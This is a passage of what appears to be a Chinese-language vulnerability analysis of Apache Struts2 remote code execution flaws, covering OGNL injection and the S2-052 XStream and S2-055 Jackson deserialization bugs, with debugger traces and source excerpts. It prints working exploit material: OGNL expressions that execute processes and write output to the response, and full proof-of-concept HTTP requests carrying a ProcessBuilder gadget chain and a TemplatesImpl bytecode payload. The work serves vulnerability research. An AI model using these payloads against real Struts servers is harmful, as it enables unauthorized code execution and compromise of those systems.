(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.  
commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())  
}
```

```
String content_type = request.getContentType();
if (content_type != null && content_type.contains("multipart/form-data")) {
    MultiPartRequest mpr = getMultiPartRequest();
    LocaleProvider provider = getContainer().getInstance(LocaleProvider.class);
    request = new MultiPartRequestWrapper(mpr, request, getSaveDir(), provider, disableRequest.
} else {
    request = new StrutsRequestWrapper(request, disableRequestAttributeValueStackLookup);
}
```

```
} catch (Exception e) {
    if (LOG.isWarnEnabled()) {
        LOG.warn("Unable to parse request", e);
    }
    String errorMessage = buildErrorMessage(e, new Object[]{});
    if (!errors.contains(errorMessage)) {
        errors.add(errorMessage);
    }
}
```

		this	JakartaMultiPartRequest (id=130)	
		e	FileUploadBase\$InvalidContentTypeException (id=144)	
		request	RequestFacade (id=146)	
			request	Request (id=185)
		saveDir	"D:\\WebServer\\apache-tomcat-6.0.24\\work\\Catalina\\localhost\\	

content type header is %{(#poc='multipart/form-data').(#dm=@ognl.OgnlContext@DEF

```
public Object findValue(String expr, Class asType) {
    return findValue(expr, asType, false);
}
```

ParametersInterceptor.setParameters(Object, ValueStack, Map<String, Object>) line: 318
ParametersInterceptor.doIntercept(ActionInvocation) line: 231
ParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
DefaultActionInvocation.invoke() line: 246
ActionMappingParametersInterceptor(ParametersInterceptor).doIntercept(ActionInvocation) line: 239
ActionMappingParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
DefaultActionInvocation.invoke() line: 246
StaticParametersInterceptor.intercept(ActionInvocation) line: 191
DefaultActionInvocation.invoke() line: 246
MultiselectInterceptor.intercept(ActionInvocation) line: 73

Name	Value
+ this	ParametersInterceptor (id=92)
+ name	"Class.ClassLoader.resources.dirContext.docBase" (id=196)
+ value	String[] (id=197)
+ entry	TreeMap\$Entry<K, V> (id=199)
+ i\$	TreeMap\$EntryIterator (id=202)
+ action	HelloWorldAction (id=178)

Class.ClassLoader.resources.dirContext.docBase

oader.java WebappLoader.java WebappClassLoaderBase.java BaseDirContext.java ParametersInterceptor.class

```
String name = entry.getKey();
Object value = entry.getValue();
try {
    newStack.setParameter(name, value);
} catch (RuntimeException e) {
    if (devMode) {
        String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class,
            "Unexpected Exception caught setting '" + name + "' on '" + action.getClassName() + "'");
    }
}
```

Outline

```
ParametersInterceptor
- ParametersInterceptor()
- setValueStackFactory(ValueStackFactory) : void
- setDevMode(String) : void
- setAcceptParamNames(String) : void
- setParamNameMaxLength(int) : void
- countOGNLCharacters(String) : int
- doIntercept(ActionInvocation) : String
- retrieveParameters(ActionContext) : Map<String, Object>
- addParametersToContext(ActionContext, Map<String, Object>)
```

四 利用新姿势与反序列化的结合

- S2-049 — A DoS attack is available for Spring secured actions
- S2-050 — A regular expression Denial of Service when using URLValidator (similar to S2-044 & S2-047)
- S2-051 — A remote attacker may create a DoS attack by sending crafted xml request when using the Struts REST plugin
- S2-052 — Possible Remote Code Execution attack when using the Struts REST plugin with XStream handler to handle XML payloads
- S2-053 — A possible Remote Code Execution attack when using an unintentional expression in Freemarker tag instead of string literals
- S2-054 — A crafted JSON request can be used to perform a DoS attack when using the Struts REST plugin
- S2-055 — A RCE vulnerability in the Jackson JSON library

1 Xstream 反序列化（S2-052）

Affected: Struts 2.1.2 - Struts 2.3.33, Struts 2.5 - Struts 2.5.12

前提：

- 1 使用了struts2-rest-plugin.jar插件
- 2 content-type: application/xml

原理：

引入了struts2-rest-plugin.jar插件的st2，
ContentTypeInterceptor拦截器会使用XStream来处理XML
请求，提交恶意xml，导致反序列化命令执行

POC

```
POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/xml
Content-Length: 1663
Referer: http://127.0.0.1:8080/struts2-rest-showcase/orders/3/edit
Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value
class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource
class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is class="javax.crypto.CipherInputStream"> <cipher
class="javax.crypto.NullCipher"> <initialized>>false</initialized> <opmode>0</opmode> <serviceIterator
class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter
class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command>
<string>/Applications/Calculator.app/Contents/MacOS/Calculator</string> </command>
<redirectErrorStream>>false</redirectErrorStream> </next> </iter> <filter class="javax.imageio.ImageIO$ContainsFilter">
<method> <class>java.lang.ProcessBuilder</class> <name>start</name> <parameter-types/> </method> <name>foo</name> </filter>
<next class="string">foo</next> </serviceIterator> <lock/> </cipher> <input
class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>>false</done> <ostart>0</ostart>
<ofinish>0</ofinish> <closed>>false</closed> </is> <consumed>>false</consumed> </dataSource> <transferFlavors/> </dataHandler>
<dataLen>0</dataLen> </value> </jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString
reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry> <jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/> <jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>
```


调试信息

Daemon Thread [http-nio-8080-exec-7] (Suspended (breakpoint at line 45 in XStreamHandler))

- owns: NioChannel (id=2569)
- XStreamHandler.toObject(Reader, Object) line: 45
- ContentTypeInterceptor.intercept(ActionInvocation) line: 60**
- RestActionInvocation(DefaultActionInvocation).invoke() line: 247
- RestActionInvocation.invoke() line: 135
- ParametersInterceptor.doIntercept(ActionInvocation) line: 134
- ParametersInterceptor(MethodFilterInterceptor).intercept(ActionInvocation) line: 98
- RestActionInvocation(DefaultActionInvocation).invoke() line: 247
- RestActionInvocation.invoke() line: 135

ContentTypeInterceptor.java x

```
46     }
47
48     public String intercept(ActionInvocation invocation) throws Exception {
49         HttpServletRequest request = ServletActionContext.getRequest();
50         ContentTypeHandler handler = selector.getHandlerForRequest(request);
51
52         Object target = invocation.getAction();
53         if (target instanceof ModelDriven) {
54             target = ((ModelDriven)target).getModel();
55         }
56
57         if (request.getContentLength() > 0) {
58             InputStream is = request.getInputStream();
59             InputStreamReader reader = new InputStreamReader(is);
60             handler.toObject(reader, target);
61         }
62         return invocation.invoke();
63     }
64
65 }
```

污点

XStreamHandler.java x

```
39     }
40     return null;
41 }
42
43 public void toObject(Reader in, Object target) {
44     XStream xstream = createXStream();
45     xstream.fromXML(in, target);
46 }
47
48 protected XStream createXStream() {
49     return new XStream();
50 }
51
52 public String getContentType() {
53     return "application/xml";
54 }
55
56 public String getExtension() {
57     return "xml";
58 }
59 }
```

反序列化执行

RestActionMapper.class

```
int lastSlashPos = fullName.lastIndexOf('/');
String id = null;
if (lastSlashPos > -1) {
    // fun trickery to parse 'actionName/id/methodName' in the case of 'animals/dog/edit'
    int prevSlashPos = fullName.lastIndexOf('/', lastSlashPos - 1);
    //WW-4589 do not overwrite explicit method name
    if (prevSlashPos > -1 && mapping.getMethod() == null) {
        mapping.setMethod(fullName.substring(lastSlashPos + 1));
        fullName = fullName.substring(0, lastSlashPos);
        lastSlashPos = prevSlashPos;
    }
    id = fullName.substring(0, lastSlashPos);
}
```

fullName= "orders/3/ (#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)?@java.lang.Ru
hash= 0
hash32= 0
orders/3/ (#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_

2 Jackson 反序列化（S2-055）

Affected: **Struts 2.5 - Struts 2.5.14**

前提：

- 1 使用了struts2-rest-plugin.jar插件
- 2 content-type: application/json

原理：

引入了struts2-rest-plugin.jar插件的st2，
ContentTypeInterceptor拦截器会使用Jackson来处理json
请求，提交恶意json，导致反序列化命令执行

roc

```
POST /orders HTTP/1.1
Host: 192.168.3.103:8080
Proxy-Connection: keep-alive
Content-Length: 2157
Cache-Control: max-age=0
Origin: http://192.168.3.103:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.94 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.3.103:8080/orders/new
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7,zh-TW;q=0.6
Cookie: csrftoken=LYokAxo4ABMl0wKhLhkdl1x5I0AQQDE8E3L1zcc3A1YVybHMEHkOWq01VqdnfJEm;
JSESSIONID=7367044F7C24B8BE7CDE5444E28E2BF4
```

```
{"clientName":["com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",{ "transletBytecodes": ["yv66vgAAADEANAOABWAlCgAmACcIACgKACYAKQcAKgoABQAIBwArAQAGPGluaXQ+AQADKC1WAQAEQ29kZQEAD0xpbmVOdWl1ZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBAAlMcGVyc29uL1Rlc3Q7AQAKRXhjZXB0aW9ucwcALA EACXRyYW5zZm9ybQEApIHMY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTtMY29tL3N1bi9vc mcvYXBhY2hlL3htbC9pbmRlcm5hbC9kdG0vRFRNQXhpcl0ZXJhdG9yO0xjb20vc3VuL29yZy9hcGFjaGUveGlsL2ludGVy bmFsL3N1cm1hbGl6ZXIvU2VyaWFsaXphdGlvbkhbmRsZXI7KVYBAAhkb2NlbWVudAEALUxjb20vc3VuL29yZy9hcGFjaGU veGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NOWEACGl0ZXJhdG9yAQA1TGnvbsS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYW wvZHRTL0RUTUF4aXNJdGVyYXRvcjsBAAdoYW5kbGVyAQBBTGnvbsS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2Vya WFsaxplci9TZXJpYWxpemF0aW9uSGFuZGxlclcsBAHIOTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbmRlcm5hbC94c2x0 Yy9ET007W0xjb20vc3VuL29yZy9hcGFjaGUveGlsL2ludGVybmFsL3N1cm1hbGl6ZXIvU2VyaWFsaXphdGlvbkhbmRsZXI7 KVYBAAhoYW5kbGVycWEAQltMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbmRlcm5hbC9zZXJpYWxpemVyL1N1cm1hbGl6YX Rpb25lYW5kbGVyOwcALQEABGlhaW4BABYoW0xqYXZhL2xhbmN1bnRyaW5nOylWAQAEYXJncWEAE1tMamF2YS9sYW5nL1N0c mluZzsBAAF0BwAuAQAKU29lcmNlRmlsZQEACVRlc3QuamF2eQwACAAJBwAvDAAwADEBAARjYWxjDAAyADMBAAtwZXJzb24v VGVzdAEAOGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbmRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZXQ=
```

DEMO

五 如何发现

可以看到st2绝大多数RCE都是由于执行OGNL导致，两个核心点：

- 1 找到可控的参数（污点）
- 2 借助OGNL、反序列化。。。

```
ActionContext ac = invocation.getInvocationContext();  
#OGNL上下文
```

```
...
```

```
ValueStack stack = ac.getValueStack(); #获取值栈  
stack.findValue(#poc);
```

```
...
```

```
stack.setValue(#poc);
```

```
...
```

```
methodResult = ognlUtil.getValue(#poc,  
getStack().getContext(), action);
```